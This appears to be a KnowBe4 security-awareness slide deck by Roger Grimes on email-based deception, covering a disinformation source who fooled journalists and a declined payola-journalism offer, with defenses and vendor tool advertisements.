
Columnist, CSO | NOV 1, 2016 10:40 AM PT

# Fake Relationships

## How Do You Really Know Who You're Talking To?

### Examples – Russian Trump Server

- Russian server admin contacted me and other journalists and shared purported logs from Russian server that “proved” that a Trump server directly connected to it (HUGE news story at the time)
- I relied upon that source (as did other journalists) to write a story after seeing the logs and “proof” of identity
- After publishing article, we learned Russian server admin was a disinformation agent intent on embarrassing media

# Fake Relationships

## How Do You Really Know Who You're Talking To?

### Defenses

- Realize you do not really know who anyone is via email alone
- PGP keys and digital signatures aren't always trustworthy
  - If relying on PGP, must verify keys as legitimate
  - If using x509, ask if you should trust Certificate Authority (CA)
- If receiving critical information, verify it another way
  - Call
  - Second and third sources

# Ethical Issues

## People May Try to Get You To Do Bad Things

- Bribery, conflicts of interests, illegalities, ethical compromises
- Example: Evi Prokopi and Payola Journalism



# Ethical Issues

## People May Try to Get You To Do Bad Things

- Example: Evi Prokopi and Payola Journalism

Evi Prokopi

Program Management & Recruitment Consultant

Today



Dear Roger,

Thank you for connecting with me!

A client of mine, a Marketing/PR company (based in Canada) helps companies get mentioned in articles on some of the top websites in the world.

They are currently looking for writers/editors who can write and get articles published on high quality business/tech sites, like the site(s) mentioned in your profile.

To make this more clear, this is a form of native advertising.

Most of their clients are in the Fin/Tech industries (but not exclusively) and payment is per published article.

Would you be interested in a collaboration?

Best,  
Evi

# Ethical Issues

## People May Try to Get You To Do Bad Things

- Example: Evi Prokopi and Payola Journalism

Evi P.

COO at Demakis Technologies Inc.

...



Roger Grimes • 10:11 AM

Unfortunately, I'm already overly busy writing paid articles, but I appreciate your office. And I'm pretty sure it would be unethical if I accepted money to mention companies for payment on the sites that I write for. But I appreciate you saying hello. Roger



Evi P. • 11:07 AM

Advertising is what pays writers like you so it isn't unethical but that's fine!  
Have a great weekend!



Roger Grimes • 11:40 AM

It would be if I didn't tell the people that already pay me that I'm being personally being paid to write about other companies and they don't know about it. What you're suggesting isn't unethical if everyone involved knows about it, but in my particular instances the web sites I write for are already paying me...and paying me to be independent...so I would have to declare the additional business relationship...and in that case they would want you to pay them for the advertising and not me. It's only possibly unethical if I was to accept your offer and not tell them. That's all. I wasn't saying it was unethical to offer to me, but based on my particular circumstances, I would be unethical to accept it.



Roger Grimes • 11:41 AM

It is particularly easy to get in trouble with "native advertising". So a writer, and web site, has to be even more honest so that readers understand the enumeration behind the writing.

# Ethical Issues

## People May Try to Get You To Do Bad Things

- Example: Evi Prokopi and Payola Journalism
- A year later, several other journalists got caught, and will never be trusted again

**These are the people paying  
journalists to promote brands in  
articles**

**How some publicists recruit writers to secretly mention or link their clients in  
stories on HuffPost, Forbes, and other sites.**

# Ethical Issues

## Defenses

- Be ethical and law abiding
- Get/give ethics training
- Assume all emails will be exposed to the world, and act and write accordingly
- Do not expect anything promising secrecy on the Internet to actually work



## Lessons

### Key Takeaways

- Email has long been a common attack vector
- Not all attacks have technical defenses
- Train your employees to be aware that their email can be used against them and all the ways that it can be
- Phishing isn't your only email problem

# Resources

## Free IT Security Tools



Domain Doppelgänger



Awareness Program Builder



Domain Spoof Tool



Mailserver Security Assessment



Phish Alert



Ransomware Simulator



Weak Password Test



Phishing Security Test



Second Chance



Email Exposure Check Pro




Training Preview



Breached Password Test

## Whitepapers



### Ransomware Hostage Rescue Manual

Get the most complete Ransomware Manual packed with actionable info that you need to have to prevent infections, and what to do when you are hit with ransomware.




### CEO Fraud Prevention Manual

CEO fraud is responsible for over \$3 billion in losses. Don't be next. The CEO Fraud Prevention Manual provides a thorough overview of how executives are compromised, how to prevent such an attack and what to do if you become a victim.

» Learn More at [www.KnowBe4.com/Resources](http://www.KnowBe4.com/Resources) «

# Password Exposure Test



## Here's How the Password Exposure Test works:

- Checks to see if your company domains have been part of a data breach that included passwords
- Tests against 10 types of weak password related threats
- Checks against breached/weak passwords currently in use in your Active Directory
- Reports on the accounts affected and does not show/report on actual passwords
- Just download the install, run it, with results in minutes!

**Requirements:** Active Directory, Windows 7 or higher (32 or 64 bit) NOTE: the analysis is done on the workstation you install PET on, no confidential data leaves your network, and actual passwords are never disclosed.

» Learn More at [www.KnowBe4.com/Resources](http://www.KnowBe4.com/Resources) «

# Questions?

KnowBe4  
Human error. Conquered.

Tel: 855-KNOWBE4 (566-9234) | [www.KnowBe4.com](http://www.KnowBe4.com) | [Sales@KnowBe4.com](mailto:Sales@KnowBe4.com)



# Thank You!

Roger A. Grimes— Data-Driven Defense Evangelist, KnowBe4

[rogerg@knowbe4.com](mailto:rogerg@knowbe4.com)

Twitter: [@rogeragrimes](https://twitter.com/rogeragrimes)

[www.linkedin.com/in/roger-grimes-b87980111/](https://www.linkedin.com/in/roger-grimes-b87980111/)

**KnowBe4**  
Human error. Conquered.

Tel: 855-KNOWBE4 (566-9234) | [www.KnowBe4.com](http://www.KnowBe4.com) | [Sales@KnowBe4.com](mailto:Sales@KnowBe4.com)